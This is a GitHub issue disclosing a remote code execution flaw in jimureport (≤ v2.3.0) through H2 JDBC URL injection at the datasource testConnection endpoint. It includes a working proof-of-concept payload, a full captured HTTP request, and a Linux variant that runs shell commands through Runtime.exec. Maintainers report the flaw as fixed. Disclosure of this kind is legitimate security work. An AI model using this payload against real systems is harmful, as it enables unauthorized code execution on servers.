

jeecgboot / jimureport Public[Code](#) [Issues 13](#) [Pull requests 1](#) [Discussions](#) [Actions](#) [Projects](#)[New issue](#)

jimureport BI Dashboard Datasource H2 JDBC RCE Vulnerability (≤ v2.3.0) #4587

✓ Closed

Labels

bug

jackieya opened 2 weeks ago



Product: jimureport

Affected Versions: ≤ v2.3.0

Demo Environment: Windows 10 + JDK 17


Vulnerability Description

The `/drag/onlDragDataSource/testConnection` endpoint in the BI Dashboard datasource management module does not validate dangerous H2 database parameters in the `dbur1` parameter. An attacker can exploit the `INIT` parameter in H2 JDBC URLs to execute arbitrary Java code during database connection establishment, achieving Remote Code Execution (RCE).

A related issue [#4117](#) mentioned this endpoint's vulnerability, but the subsequent fix only addressed DB2 injection — H2 JDBC injection remains unpatched.


POC

1. Log in to the admin panel, navigate to Report Workspace → select any dashboard → click "Data Source"
2. Select database type as Hsqldb, fill in arbitrary data, click "Test", and intercept the request with a packet capture tool



Closed

jimureport BI Dashboard Datasource H2 JDBC RCE Vulnerability (≤ v2.3.0) #4587



3. Modify the `dbur1` parameter in the JSON request body to the following payload and resend:

```
jdbc:h2:mem:exploit_db;INIT=CREATE ALIAS IF NOT EXISTS EXEC AS 'void exec(String c) throws Exception { Runtime.getRuntime().exec(new String[]{"cmd", "/c", c});}'\;\CALL EXEC('calc')
```



```
1 POST /drag/on1DragDataSource/testConnection HTTP/1.1
2 Host : 192.168.243.227:8085
3 Cookie : Hm_lvt_5819d05c0869771ff6e6a81cdec5b2e8=1774530812; HMAccount=CC1F1E33E9432785; Hm_lvt_c37f4573e086c82c1c0cc22e1b9d38a1=1774530814; X-Access-Token=484a8553-d121-482f-b090-743a2c57d9bf; JSESSIONID=740237CC898C321C9CF98D498FDD5079; Hm_lpv_5819d05c0869771ff6e6a81cdec5b2e8=1774577383; Hm_lpv_c37f4573e086c82c1c0cc22e1b9d38a1=1774577389
4 Accept-Encoding: gzip, deflate
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 V-Sign: D41C17A9CEF58A069E6BDD3E308ACFD
7 Content-Type: application/json
8 X-Tenant-Id: null
9 X-TIMESTAMP: 1774577482533
10 X-Sign: E19D6243CB1945AB4F7202A1B00F77D5
11 Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
12 X-Access-Token: 484a8553-d121-482f-b090-743a2c57d9bf
13 Accept: application/json, text/plain, */*
14 Referer: http://192.168.243.227:8085/drag/bigindex?pageId=1011534515628244992&token=484a8553-d121-482f-b090-743a2c57d9bf
15 Origin: http://192.168.243.227:8085
16 X-Low-App-ID: null
17 Content-Length auto: 210
18
19 {"id":"","name":"aaa","dbType":"Hsqldb","dbDriver":"org.hsqldb.jdbc.JDBC.Driver","dbUr1":"jdbc:h2:mem:exploit_db;INIT=CREATE ALIAS IF NOT EXISTS EXEC AS 'void exec(String c) throws Exception { Runtime.getRuntime().exec(new String[]{"cmd", "/c", c});}'\;\CALL EXEC('calc')","dbUsername":"aaa","dbPassword":"aaa","sign":"E19D6243CB1945AB4F7202A1B00F77D5"}
```

4. On Windows, the calculator pops up successfully, confirming RCE

The screenshot shows a web browser's developer tools with the 'Request' tab selected. The request is a POST to /drag/on1DragDataSource/testConnection-HTTP/1.1. The response is an HTTP/1.1-200 from sa-server. The response body contains a large '0' and a JSON object: {"success":true,"message":"timestamp":1774577552}. A calculator application is overlaid on the right side of the screenshot, displaying the number '0'.

Linux payload (replace `cmd /c` with `sh -c`):

```
jdbc:h2:mem:exploit_db;INIT=CREATE ALIAS IF NOT EXISTS EXEC AS 'void exec(String c) throws Exception { Runtime.getRuntime().exec(new String[]{"sh","-c",c})\\;}'\\;CALL EXEC(' > /tmp/pwned')
```

jackieya added bug 2 weeks ago

jeecgos 2 weeks ago Collaborator

sq

jeecgai last week

已修改，下版本更新

zhangdaiscott closed this as completed last week

Sign up for free

to join this conversation on **GitHub**. Already have an account? [Sign in to comment](#)

Metadata

No one assigned

Labels



Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

A light gray button with rounded corners. On the left, there is a small icon of a laptop with a terminal window. To the right of the icon, the text "Code with agent mode" is displayed. On the far right, there is a small downward-pointing triangle icon.

No branches or pull requests

Participants

